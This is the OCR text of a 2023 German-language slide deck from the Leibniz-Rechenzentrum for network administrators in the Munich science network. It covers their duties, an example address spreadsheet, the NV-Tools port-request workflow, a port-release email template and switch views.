Informationsveranstaltung für Netzverantwortliche im MWN 2023

21.06.2023 | Bernhard Schmidt, Helmut Tröbs, Sandro Podo

Digitalisierungspartner für die Wissenschaft

~280
Mitarbeiter:innen

Seit 1962
IT-Dienste für
die Wissenschaft

Rechenzentrum für
alle Münchner Hochschulen

Regionales Rechenzentrum für
alle bayerischen Hochschulen

Nationales Höchstleistungs-
rechenzentrum (GCS)

Europäisches
Höchstleistungsrechenzentrum

Das Leibniz-Rechenzentrum im Überblick

IT-Dienstleister für die Münchner Universitäten

120.000
Studierende

27.000
Beschäftigte

1.900
Professor:innen

IT-Dienste für die Wissenschaft

HPC
Hochleistungsrechnen

V2C
Virtuelle Realität & Visualisierung

QC
Quantencomputing

KI & Big Data
Kompetenzzentrum

Münchner Wissenschaftsnetz (MWN)

~260
Gbit/s Internetanbindung

~2.600
Switches in MWN

~6.000
WLAN Access Points

Unsere Nutzer:innen

Wir unterstützen innovative Wissenschaft

Clickers

Librarians

Directives

Power Users

Bare Metals

Digitale Transformation

Umwelt

Chemie

Biodiversität

Geophysik

CFD

Teilchenphysik

Medizin

KI

Quantum

Agenda

- Aufgaben eines NV
- Neues im MWN
- 10 Minuten Pause
- Dienste im MWN
- Sicherheitsmonitoring

Folien

- Die Folien des NV-Treffens stehen im Nachgang online zur Verfügung

  https://doku.lrz.de/display/PUBLIC/Netzverantwortliche

Agenda

- Aufgaben eines NV
  - Wie wird man NV?
  - NV-Tools (Ein Werkzeug für Netzverantwortliche)
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring

Aufgaben eines Netzverantwortlichen

- Unser Kontakt und zentraler Ansprechpartner vor Ort
- Aufgaben:
  - Zuständig für einen (Netz-) Bereich
  - Schnittstelle zum LRZ in Netzfragen
  - Schnittstelle zum Benutzer in seinem Bereich in Netzfragen
  - **Dokumentation**
  - **Fehlerverfolgung**
  - **Mithilfe bei Netzmissbrauch und kompromittierten Systemen**
  - Planung und Inbetriebnahme von Erweiterungen der Gebäudenetze
- Wer ist mein Netzverantwortlicher?
  - Servicedesk am LRZ erteilt Auskunft

Adressverwaltung

- Wichtige Informationen:
  - IP-Adresse
  - MAC-Adresse
  - Ansprechpartner
  - Raum / Dosennummer
- Werkzeug zur Verwaltung? Was geeignet, sinnvoll und nützlich ist:

	A	B	C	D	E	F	G	H	I
1	**Netzanschlüsse Institut XY**								
2									
3	Subnetz: 129.187.201.0/24, IPv6: 2001:4CA0:0000:F000::/64								
4	Verantwortlich: Vorname Name, name@institut, Tel. xxxxx								
5									
6	**IP-Adresse**	**Gerät**	**Typ**	**MAC-Adresse**	**IPV6**	**Raum**	**Dose**	**Ansprechpartner**	**Bemerkung**
7									
8	129.187.201.1	Webserver	SUN Fire X4100 Dual CPU	00:14:4F:40:94:B0	nein	412	412/2	Beyer, Tel. 8720	bis 31.3.09
9	129.187.201.5	Firewall		00:15:17:0B:32:DD	2001:4ca0:0:f000:b929:2092:d301:b572	412	412/3	Müller Tel. xx	
10									
11	DHCP	PC-Obelix	Dell Optiplex 745	00:1A:A0:D2:2C:0B	2001:4ca0:0:f000:b929:2092:d301:b572	236	E110/1	Hr. Obelix, Tel. xx	
12	DHCP	PC-XY	Dell Optiplex 745	00:1A:A0:D2:2B:43	2001:4ca0:0:f000:b929:2092:d301:b678	237	E120/2	XY, Tel. xx	i.a. nur Mo-Mi
13									
14									
15									
16	Eventuell auch: Switchport, Anschlussrate								

Sonstige Aufgaben und Problemfelder

- Fehlerhafte Dosen/Patchfeldinstallation
- Unzureichende Dokumentation/Beschriftung
- Fehlende Mittel für Netzanschluss bei neuen Rechnern
- Falsche VLAN Zuordnung
- Schleifen
- Defekte Patchkabel
- Client-IP-Konfiguration (**Empfehlung: DHCP**)
  - -> siehe NeSSI
- Firewall-Konfiguration
- Auszug von Nutzern
- Nützliche Informationen und Werkzeuge für NV: https://doku.lrz.de/display/PUBLIC/Netzverantwortliche

Sonstige Aufgaben und Problemfelder

- Netzänderungen nur durch NVs
- Ein Ticket pro Anliegen, sonst langsame Bearbeitung
- Detaillierte Ortsangaben, das Gebäude nicht vergessen.
- Serviceportfolio : https://www.lrz.de/wir/regelwerk/dienstleistungskatalog.pdf
- NVs werden über Wartungsarbeiten informiert. Die restlichen Kunden nicht!
  - Verbesserung der Situation durch https://status.lrz.de/

Wie wird man NV?

- TUM: NV muss von ITSZ bestätigt werden!
- LMU: Meldung durch alten NV oder Ernennung durch Institutsleitung
- HM, HSWT, HMTM und andere Hochschulen: Nur die zentrale IT ist NV.

Agenda

- Aufgaben eines NV
  - NV-Tools (Ein Werkzeug für Netzverantwortliche)
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring

Workflow

Vor NV-Tools

1. Nachfragen, in welchem Geb, Netz, was sonst noch fehlt
2. Prüfen, ob Incident Ersteller:in berechtigt ist
3. Port in der Dokumentation suchen

   Falls nicht gepatched, Incident zum freischalten weiterleiten und dann wieder ab Punkt 3 weitermachen
4. Konfigurieren
5. Incident abschließen


Jetzt

1. Incident, wird dem richtigen Team mit allen nötigen Informationen zugewiesen
2. Patchen oder Konfiguration
3. Incident abschließen

➔Bearbeitung schneller

Hinweise zum Workflow

- Prüfen Sie, ob alle Ports benötigt werden
  - 100% Patchungen werden, vom LRZ nicht finanziert
- Fremdes Vlan muss freigegeben
  - Alter NV wird nach 7 und 14 Tagen erinnert
  - Implizite Freigabe nach 16 Tagen
  - Sie müssen eine Nachricht mitschicken für den alte NV
- Ziel: Automatisierung der Konfiguration
  - nur wenn Kommentarfeld leer ist



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Portfreigabe

Sehr geehrte Damen und Herren,
uns wurde der Wunsch übermittelt, die nachfolgend genannten Datendosen in ein anderes Netz zu überführen. Da diese Datendosen aktuell Ihrem VLAN zugewiesen sind, benötigen wir Ihre Zustimmung.

Bitte bearbeiten Sie die Anfrage zeitnah. Wenn uns nach 16 Tagen weder eine Genehmigung noch eine Ablehnung vorliegt, gehen wir von einer stillschweigenden Zustimmung aus.

Sie haben diese Anfrage in den letzten 14 Tagen nicht bearbeitet. Sofern Sie die Anfrage nicht in den nächsten 2 Tagen explizit freigeben oder ablehnen, werden wir die Umkonfiguration gemäß dem uns vorliegenden Wunsch vornehmen.

Die Datendose befinden sich in folgendem

Der NV hat folgenden Kommentar hinterlassen für die Portfreigabe:
brauche ich weil

- A-01-02 VT4.0-02 aktuelle Konfiguration:
  Länger als 90Tage nicht mehr genutzt


Link zur Freigabe: ✔ Freigeben
Link zum Ablehnen: ✗ Ablehnen
Beim Ablehnen bekommen Sie die Möglichkeit, dem LRZ und/oder dem/der Beauftrager:in eine Nachricht zukommen zu lassen.


Sollten Sie Fragen zu dieser E-Mail haben, können Sie ihre Frage an nv-tools@lrz.de richten.

Datenschutz Impressum


Port Übersicht Neues UI > Filter & Datenstand

Port Übersicht Neues UI > Variation der Ports







Port beantragen Neues UI > Buttons



Port beantragen Neues UI > Formular



NEU Defekten Port melden



Port in VLAN

- List mit eigenen Vlans
- **Scope für Unterbezirk**
- Vlan <>
  - Dose im Raum
    (wenn gepatched)
  - Switch
    (wenn ungepatched)

- 1842 (im Unterbezirk UA)
- 1842

Raum 123

- B-09-04 // 123/ 02

Vlan auf nicht gepatchten Switchports

- swz1-kp4 im Raum G4218/K01
  - F11
  - F21
  - F24

Device Ansicht

Simple Ansicht (Büroswitche)

- Nur untagged Vlans
- Nur eigene Vlans können gesehen werden

Der Raum muss in unserer Dokumentation als Kundenraum klassifiziert sein.

Advanced Ansicht (Serverraum Switche)

- LACP Trunks
- Untagged & Tagged Vlans
- Einsicht über alle Vlans

Sie müssen als Person, für den Switch als Ansprechpartner:in geführt werden.

Device Ansicht > Simple Ansicht

